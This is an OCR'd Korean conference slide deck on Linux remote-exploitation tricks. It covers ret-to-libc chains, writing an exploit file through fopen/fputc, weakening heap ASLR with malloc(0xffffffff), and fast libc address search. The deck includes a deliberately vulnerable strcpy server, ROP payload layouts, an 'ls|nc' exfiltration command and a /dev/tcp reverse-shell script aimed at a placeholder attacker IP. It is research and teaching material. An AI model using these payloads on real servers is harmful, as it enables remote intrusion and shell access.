various tricks for linux remote exploits

이석하
wh1ant
2013.11.30

Code Engn

Thank you

The author would like to thank to trigger for reviewing this paper :)


순서

- 1 - Traditional remote buffer overflow
- 2 - Ret-to-libc
- 3 - How to know address?
- 4 - Vulnerability code and environment
- 5 - Create exploitation file in the server
- 6 - Interesting kernel code
- 7 - New test
- 8 - Neutralize some of heap ASLR

순서

- 9 - Heap structure
- 10 - Fast searching libc location
- 11 - Demo
- 12 - Q&A


Traditional remote buffer overflow



- code injection -

NX가 없을 경우 메모리에 코드를
삽입하고 코드를 실행한다.

Ret-to-libc



- ret-to-libc -

NX 우회

How to know address?

1. 무작위 공격 (Brute-force)


…	SFP	&system()		cmd address	ls|nc 127.0.0.1 31337

주소를 찾는다! 주소를 찾는다!

N * 2 의 시간이 걸린다.

How to know address?

2. 메모리 주소 노출 (memory disclosure)



How to know address?

3. send()@plt 함수 사용

[&send()] [&exit()] [0x00000004] [&GOT] [0x00000004] [0x00000000]

NULL 바이트가 포함되어야 한다.

Vulnerability code and environment

```
int get_result(const int sock, char odd_or_even)
{
        char small_buf[25];
        char big_buf[128];
        ...
        write(sock, "pick a number 1 or 2: ", 22);
        length = read(sock, big_buf, sizeof(big_buf)-1);

        ...

        strcpy(small_buf, big_buf);  // vulnerable code
        if((small_buf[0]-0x31)==odd_or_even)
                return 1;
        else
                return 0;
}
```

Fedora 18

fork() 기반의 서버

Create exploitation file in the server

해커 piece-by-piece 희생자

1. libc 주소를 찾는다.
2. 파일을 생성한다.
3. 파일을 실행한다.

```
[wh1ant@localhost tmp]$ ls -l exploit
-rwxr-xr-x. 1 wh1ant wh1ant 0 Nov 11 00:38 exploit
[wh1ant@localhost tmp]$ _
```

Create exploitation file in the server

해커　　piece-by-piece　　희생자

[Client-Side exploit]　　[Server-Side exploit]

Create exploitation file in the server

권한문제 해결

1. chdir() 함수와 libc에 있는 "/tmp" 문자열을 이용하여 tmp 디렉토리로 이동한 뒤 파일을 생성한다.

2. 일반적인 서버 프로그램은 버그나 사용자 접속 정보를 확인하기 위해 로그를 기록하는디렉토리가 존재하는데 이 디렉토리를 이용하여 공격을 시도한다.
   (예: "log/log_%Y%m%d.log")

Create exploitation file in the server

어떤 함수를 사용할까?

open(), creat(),
write()

O_WRONLY == 0x1
O_CREAT == 0x40

```
#define O_ACCMODE 00000003
#define O_RDONLY  00000000
#define O_WRONLY  00000001
#define O_RDWR    00000002
#ifndef O_CREAT
#define O_CREAT   00000100  /* not fcntl */
#endif
#ifndef O_EXCL
#define O_EXCL    00000200  /* not fcntl */
#endif
#ifndef O_NOCTTY
#define O_NOCTTY  00000400  /* not fcntl */
#endif
#ifndef O_TRUNC
#define O_TRUNC   00001000  /* not fcntl */
#endif
#ifndef O_APPEND
#define O_APPEND  00002000
#endif
#ifndef O_NONBLOCK
#define O_NONBLOCK  00004000
#endif
#ifndef O_DSYNC
#define O_DSYNC   00010000  /* used to be O_SYNC, see below */
#endif
#ifndef FASYNC
#define FASYNC    00020000  /* fcntl, for BSD compatibility */
#endif
#ifndef O_DIRECT
#define O_DIRECT  00040000  /* direct disk access hint */
#endif
```

Payload

[&open()] [dummy] [&"filename"] [0x00000041] [0x000009ff]

Interesting kernel code

```
struct file *do_filp_open(int dfd, const char *pathname,
    int open_flag, int mode, int acc_mode)
...
  if (!(open_flag & O_CREAT))  // 0x40만 체크한다.(O_CREAT)
    mode = 0;

  /* Must never be set by userspace */
  open_flag &= ~FMODE_NONOTIFY;

  /*
   * O_SYNC is implemented as __O_SYNC|O_DSYNC.  As many places only
   * check for O_DSYNC if the need any syncing at all we enforce it's
   * always set instead of having to deal with possibly weird behaviour
   * for malicious applications setting only __O_SYNC.
   */
  if (open_flag & __O_SYNC)
    open_flag |= O_DSYNC;

  if (!acc_mode)
    acc_mode = MAY_OPEN | ACC_MODE(open_flag);

  /* O_TRUNC implies we need access checks for write permissions */
  if (open_flag & O_TRUNC)
    acc_mode |= MAY_WRITE;
```

비트연산으로 확인!

bitwise AND operation

0x40 (O_CREAT) → 00000000 00000000 00000000 01000000

```
               00000000 00000000 00000000 00000000
0x40 (O_CREAT) 00000000 00000000 00000000 01000000
               -----------------------------------
               00000000 00000000 00000000 00000000
```

```
               00000000 00000000 00000000 01000000
0x40 (O_CREAT) 00000000 00000000 00000000 01000000
               -----------------------------------
               00000000 00000000 00000000 01000000
```

Create file

```c
#include <stdio.h>
#include <fcntl.h>

int main(void)
{
  close(open("test", 0x11111040, 0xfffff9ff));
  return 0;
}
```

```
[root@localhost tmp]# ./create
[root@localhost tmp]# ls -l
total 12
-rwxr-xr-x. 1 root root 7334 Nov 11 00:35 create
-rw-r--r--. 1 root root  115 Nov 11 00:35 create.c
-rwsr-xr-x. 1 root root    0 Nov 11 00:35 test
[root@localhost tmp]#
```

0x11111040은 O_CREAT 를 의미하고 0xfffff9ff는 4777 권한을 의미한다.
실행하면 “test” 파일이 생성된걸 확인할 수 있다.

Shit!

```
#include <unistd.h>

ssize_t write(int fd, const void *buf, size_t count);
```

```
static inline struct file * fcheck_files(struct files_struct *files,
unsigned int fd)
{
  struct file * file = NULL;
  struct fdtable *fdt = files_fdtable(files);

  if (fd < fdt->max_fds)
    file = rcu_dereference_check_fdtable(files, fdt->fd[fd]);
  return file;
}
```

파일 디스크립터 최대 수를 넘으면 NULL을 리턴하게 된다.

New test

```
#include <stdio.h>

FILE *fopen(const char *path, const char *mode);
int fputc(int c, FILE *stream);
```

```
#include <stdio.h>

int main(void)
{
  FILE* fp=fopen("test_file", "w");
  if(fp==NULL)
  {
    printf("fopen() error\n");
    return -1;
  }

  fputc('A', fp);
  fclose(fp);
  return 0;
}
```

New test

```
#include <stdio.h>

FILE *fopen(const char *path, const char *mode);
int fputc(int c, FILE *stream);
```

```c
#include <stdio.h>

int main(void)
{
  FILE* fp=fopen("test_file", "wHello_world");
  if(fp==NULL)
  {
    printf("fopen() error\n");
    return -1;
  }

  fputc(0xffffff41, fp);
  fclose(fp);
  return 0;
}
```

"answer"

"answer" == append mode
"wer" == write mode

```
[wh1ant@localhost tmp]$ gcc create2.c -o create2
[wh1ant@localhost tmp]$ ./create2
[wh1ant@localhost tmp]$ ls -l
total 16
-rwxrwxr-x. 1 wh1ant wh1ant 7374 Nov 11 00:42 create2
-rw-rw-r--. 1 wh1ant wh1ant  137 Nov 11 00:41 create2.c
-rw-rw-r--. 1 wh1ant wh1ant    1 Nov 11 00:42 test_file
[wh1ant@localhost tmp]$ cat test_file
A[wh1ant@localhost tmp]$ _
```

Payload

[&fopen()] [pop*2] [&"filename"] [&"w"]
[&fputc()] [dummy] [0xffffff41] [<file pointer>]

파일 포인터는 어떻게 찾을까?

Random file pointer

```c
#include <stdio.h>

int main(void)
{
  FILE* fp;

  fp=fopen("test_file", "wt");

  printf("fopen(): %p \n", fp);

  if(fp)  fclose(fp);

  return 0;
}
```


```
[wh1ant@localhost tmp]$ gcc fp.c -o fp
[wh1ant@localhost tmp]$ ./fp
fopen(): 0x9306008
[wh1ant@localhost tmp]$ ./fp
fopen(): 0x838d008
[wh1ant@localhost tmp]$ ./fp
fopen(): 0x90b0008
[wh1ant@localhost tmp]$ ./fp
fopen(): 0x8cbc008
[wh1ant@localhost tmp]$ ./fp
fopen(): 0x92c1008
[wh1ant@localhost tmp]$
```

Neutralize some of heap ASLR

```c
#include <stdio.h>
#include <stdlib.h>

int main(void)
{
  char* p;
  FILE* fp;

  p=(char*)malloc(0xffffffff);
  fp=fopen("test_data", "w");

  printf("malloc(): %p \n", p);
  printf("fopen(): %p \n", fp);

  if(p)   free(p);
  if(fp)  fclose(fp);
  return 0;
}
```

100% 무력화는 아니다.

1. 0xb7400468
2. 0xb7500468



Heap structure

malloc()

128KB 이상

brk()

mmap()

__libc_malloc() -> _int_malloc() -> sysmalloc() -> mmap()

__libc_malloc() -> arena_get2() -> _int_new_arena() -> new_heap() -> mmap()

Heap structure

```
void*
__libc_malloc(size_t bytes)
{
        /* _int_malloc() 함수 내부에서 0xffffffff 값으로 mmap() 함수를 호출하려 한다.
*/
   victim = _int_malloc(ar_ptr, bytes);
   if(!victim) {  // 0xffffffff 메모리 사이즈를 할당할 수 없기 때문에 if문에 들어간다.
     /* Maybe the failure is due to running out of mmapped areas. */
     if(ar_ptr != &main_arena) {
       (void)mutex_unlock(&ar_ptr->mutex);
       ar_ptr = &main_arena;
       (void)mutex_lock(&ar_ptr->mutex);
       victim = _int_malloc(ar_ptr, bytes);
       (void)mutex_unlock(&ar_ptr->mutex);
     } else {
       /* ... or sbrk() has failed and there is still a chance to mmap() */
        /* 이 함수 내부에서도 mmap()함수를 호출한다. */
       ar_ptr = arena_get2(ar_ptr->next ? ar_ptr : 0, bytes);
       (void)mutex_unlock(&main_arena.mutex);
       if(ar_ptr) {
   victim = _int_malloc(ar_ptr, bytes);
```

Heap structure

```
521 new_heap(size_t size, size_t top_pad)
...
552     /* 0x200000 크기의 메모리 할당 */
553     p1 = (char *)MMAP(0, HEAP_MAX_SIZE<<1, PROT_NONE, MAP_NORESERVE);
554     if(p1 != MAP_FAILED) {
555       p2 = (char *)(((unsigned long)p1 + (HEAP_MAX_SIZE-1))
556         & ~(HEAP_MAX_SIZE-1));
557       ul = p2 - p1; // 555 ~ 557 줄 코드는, 랜덤한 주소부터 0xb73fffff 까지의 offset
558       if (ul)
559   __munmap(p1, ul);  // 일부 메모리 해제
560       else
561   aligned_heap_area = p2 + HEAP_MAX_SIZE;
562       __munmap(p2 + HEAP_MAX_SIZE, HEAP_MAX_SIZE - ul);
...     /* 0x21000 크기 만큼 read, write 가능하도록 한다. */
575   if(__mprotect(p2, size, PROT_READ|PROT_WRITE) != 0) {
576     __munmap(p2, HEAP_MAX_SIZE);
577     return 0;
578   }
579   h = (heap_info *)p2;
580   h->size = size;
581   h->mprotect_size = size;
```

Heap structure

```
void*
__libc_malloc(size_t bytes)
{
  victim = _int_malloc(ar_ptr, bytes); // fopen()에서 사용할 경우
  if(!victim) {
    /* Maybe the failure is due to running out of mmapped areas. */
    if(ar_ptr != &main_arena) {
      (void)mutex_unlock(&ar_ptr->mutex);
      ar_ptr = &main_arena;
      (void)mutex_lock(&ar_ptr->mutex);
      victim = _int_malloc(ar_ptr, bytes);
      (void)mutex_unlock(&ar_ptr->mutex);
    } else {
      /* ... or sbrk() has failed and there is still a chance to mmap() */
       /* 이 함수 내부에서도 mmap()함수를 호출한다. */
      ar_ptr = arena_get2(ar_ptr->next ? ar_ptr : 0, bytes);
      (void)mutex_unlock(&main_arena.mutex);
      if(ar_ptr) {
  victim = _int_malloc(ar_ptr, bytes);
```

Heap structure

```
static void* sysmalloc(INTERNAL_SIZE_T nb, mstate av)
...
  p = av->top;  // 사전에 할당된 mmap 메모리 주소 (0xb7400000)
size = chunksize(p);  // 사전에 할당된 mmap 메모리의 크기를 구한다.
                      // (대략 0x21000 값을 리턴한다.)

/* check that one of the above allocation paths succeeded */
   /* 사전에 저장된 사이즈가 할당 요청 메모리보다 더 큰지 확인한다. */
  if ((unsigned long)(size) >= (unsigned long)(nb + MINSIZE)) {
    remainder_size = size - nb;
    remainder = chunk_at_offset(p, nb);
    av->top = remainder;
    set_head(p, nb | PREV_INUSE | (av != &main_arena ? NON_MAIN_ARENA :
0));
    set_head(remainder, remainder_size | PREV_INUSE);
    check_malloced_chunk(av, p, nb);
    return chunk2mem(p);  // 사전에 할당된 mmap 메모리 주소 리턴.
  }

  /* catch all failure paths */
  __set_errno (ENOMEM);
  return 0;
}
```

Memory information

```
[wh1ant@localhost ~]$ cat /proc/1585/maps
08048000-08049000 r-xp 00000000 00:1f 21185      /tmp/fp2
08049000-0804a000 r--p 00000000 00:1f 21185      /tmp/fp2
0804a000-0804b000 rw-p 00001000 00:1f 21185      /tmp/fp2
b7400000-b7421000 rw-p 00000000 00:00 0
b7421000-b7500000 ---p 00000000 00:00 0
b75a3000-b75a4000 rw-p 00000000 00:00 0
b75a4000-b7754000 r-xp 00000000 fd:01 261507     /usr/lib/libc-2.16.so
b7754000-b7756000 r--p 001b0000 fd:01 261507     /usr/lib/libc-2.16.so
b7756000-b7757000 rw-p 001b2000 fd:01 261507     /usr/lib/libc-2.16.so
b7757000-b775a000 rw-p 00000000 00:00 0
b775e000-b7760000 rw-p 00000000 00:00 0
b7760000-b7761000 r-xp 00000000 00:00 0          [vdso]
b7761000-b7780000 r-xp 00000000 fd:01 261500     /usr/lib/ld-2.16.so
b7780000-b7781000 r--p 0001e000 fd:01 261500     /usr/lib/ld-2.16.so
b7781000-b7782000 rw-p 0001f000 fd:01 261500     /usr/lib/ld-2.16.so
bf875000-bf896000 rw-p 00000000 00:00 0          [stack]
[wh1ant@localhost ~]$ _
```

Repeat code

```
; repeat code 1
10101010: mov eax, ebx
10101012: jmp short 10101012
10101014: mov eax, ebx

; repeat code 2
10101010: mov eax, ebx
10101012: jmp short 10101010
10101014: mov eax, ebx
```

File pointer check payload

[&malloc()] [pop*1] [0xffffffff]
[&fopen()] [pop*2] [&"filename"] [&"w"]
[&fclose()] [&repeat code] [&file pointer]

/proc/net/tcp (ESTABLISHED 상태 확인)

Find repeat code

```
[wh1ant@localhost server]$ readelf -S server | grep AX
  [11] .init             PROGBITS        080486ac 0006ac 000023 00  AX  0   0  4
  [12] .plt              PROGBITS        080486d0 0006d0 000230 04  AX  0   0 16
  [13] .text             PROGBITS        08048900 000900 000c64 00  AX  0   0 16
  [14] .fini             PROGBITS        08049564 001564 000014 00  AX  0   0  4
[wh1ant@localhost server]$
```

실행 가능한 영역 시작 주소: **0x080486ac**
실행 가능한 영역 끝나는 주소: **0x8049578**

[&puts()] [0x080486ac ~ 0x8049578] [0x08048001]

File write payload

[&malloc()] [pop*1] [0xffffffff]
[&fopen()] [pop*2] [&"filename"] [&“a"]
[&fputc()] [&exit()] [0xffffff41] [&file pointer]

perl? python?

Server-Side exploit

Shell 프로그래밍

```
#!/bin/sh
exec 5<>/dev/tcp/<hacker IP address>/1337
cat<&5|while read line;do $line 2>&5>&5;done
```

Fast searching libc location

```
$ cat /proc/17680/maps
08048000-0804a000 r-xp 00000000 fd:01 266405    /home/wh1ant/server/server
0804a000-0804b000 r--p 00001000 fd:01 266405
/home/wh1ant/server/server
0804b000-0804c000 rw-p 00002000 fd:01 266405    /home/wh1ant/server/server
b7622000-b7623000 rw-p 00000000 00:00 0
b7623000-b77d3000 r-xp 00000000 fd:01 1861      /usr/lib/libc-2.16.so
b77d3000-b77d5000 r--p 001b0000 fd:01 1861      /usr/lib/libc-2.16.so
b77d5000-b77d6000 rw-p 001b2000 fd:01 1861      /usr/lib/libc-2.16.so
b77d6000-b77d9000 rw-p 00000000 00:00 0
b77dd000-b77df000 rw-p 00000000 00:00 0
b77df000-b77e0000 r-xp 00000000 00:00 0         [vdso]
b77e0000-b77ff000 r-xp 00000000 fd:01 1854      /usr/lib/ld-2.16.so
b77ff000-b7800000 r--p 0001e000 fd:01 1854      /usr/lib/ld-2.16.so
b7800000-b7801000 rw-p 0001f000 fd:01 1854      /usr/lib/ld-2.16.so
bf893000-bf8b4000 rw-p 00000000 00:00 0         [stack]
```

Fast searching libc location

```
...
int* p=0x0;
int temp=*p;  //메모리가 없으면 Segmentation fault 발생.
...
```

```
...
int* p=0x08048000;
int temp=*p;  /* 메모리가 있으면 Segmentation fault이 발생하지
                    않는다. */
...
```

Fast searching libc location

어떤걸 찾는게 더 빠를까?

0xb76879f0 (libc의 fopen() 함수)

0xb7623000 ~ 0xb77d6000 (libc 간격 주소)

Fast searching libc location

예) 0x0 ~ 0x50 메모리가 있을 경우 (offset은 0x50이 된다.)

ASLR이 0x0 ~ 0xff 까지 랜덤하게 변할 경우

0x22 ~ 0x72
0x47 ~ 0x97
0x0a ~ 0x5a
0x33 ~ 0x83
0x1f ~ 0x6f
0x55 ~ 0xa5
0x6b ~ 0xbb
0x72 ~ 0xc2

간격 주소, 즉 존재하는 주소를 찾는다!

0x00
0x10
0x20
0x30
0x20
0x21
0x22

Fast searching libc location

존재하는 주소를 찾는다.

[&puts()] [&repeat code] [&exist libc]

b7623000-b77d3000 r-xp 00000000 fd:01 1861 /usr/lib/libc-2.16.so
b77d3000-b77d5000 r--p 001b0000 fd:01 1861 /usr/lib/libc-2.16.so
b77d5000-b77d6000 rw-p 001b2000 fd:01 1861 /usr/lib/libc-2.16.so

0xb77d6000 – 0xb7623000 = 0x1b3000 (offset 값)
6번째 자리부터 8번째 자리까지 값을 libc가 존재하도록 맞추면
1번째 부터 5번째 자리 까지는 어떠한 값이 와도 libc의 주소가 존재하게 된다.

0xb7623100 <= 첫번째 줄에 존재
0xb76fffff <= 첫번째 줄에 존재
0xb7712345 <= 첫번째 줄에 존재
0xb7755555 <= 첫번째 줄에 존재

Fast searching libc location

주소를 한자리씩 찾는다.

b7623000-b77d3000 r-xp 00000000 fd:01 1861 /usr/lib/libc-2.16.so
b77d3000-b77d5000 r--p 001b0000 fd:01 1861 /usr/lib/libc-2.16.so
b77d5000-b77d6000 rw-p 001b2000 fd:01 1861 /usr/lib/libc-2.16.so

[&puts()] [repeat code] [0xb7 5~8 00101] **<= 6번째 자리를 찾는다.**
[&puts()] [repeat code] [0xb76 0~f 0101] **<= 5번째 자리를 찾는다.**
[&puts()] [repeat code] [0xb761 0~f 101] **<= 4번째 자리를 찾는다.**

6번째 자리는 0xb7700101 주소 값이 메모리가 존재한다.
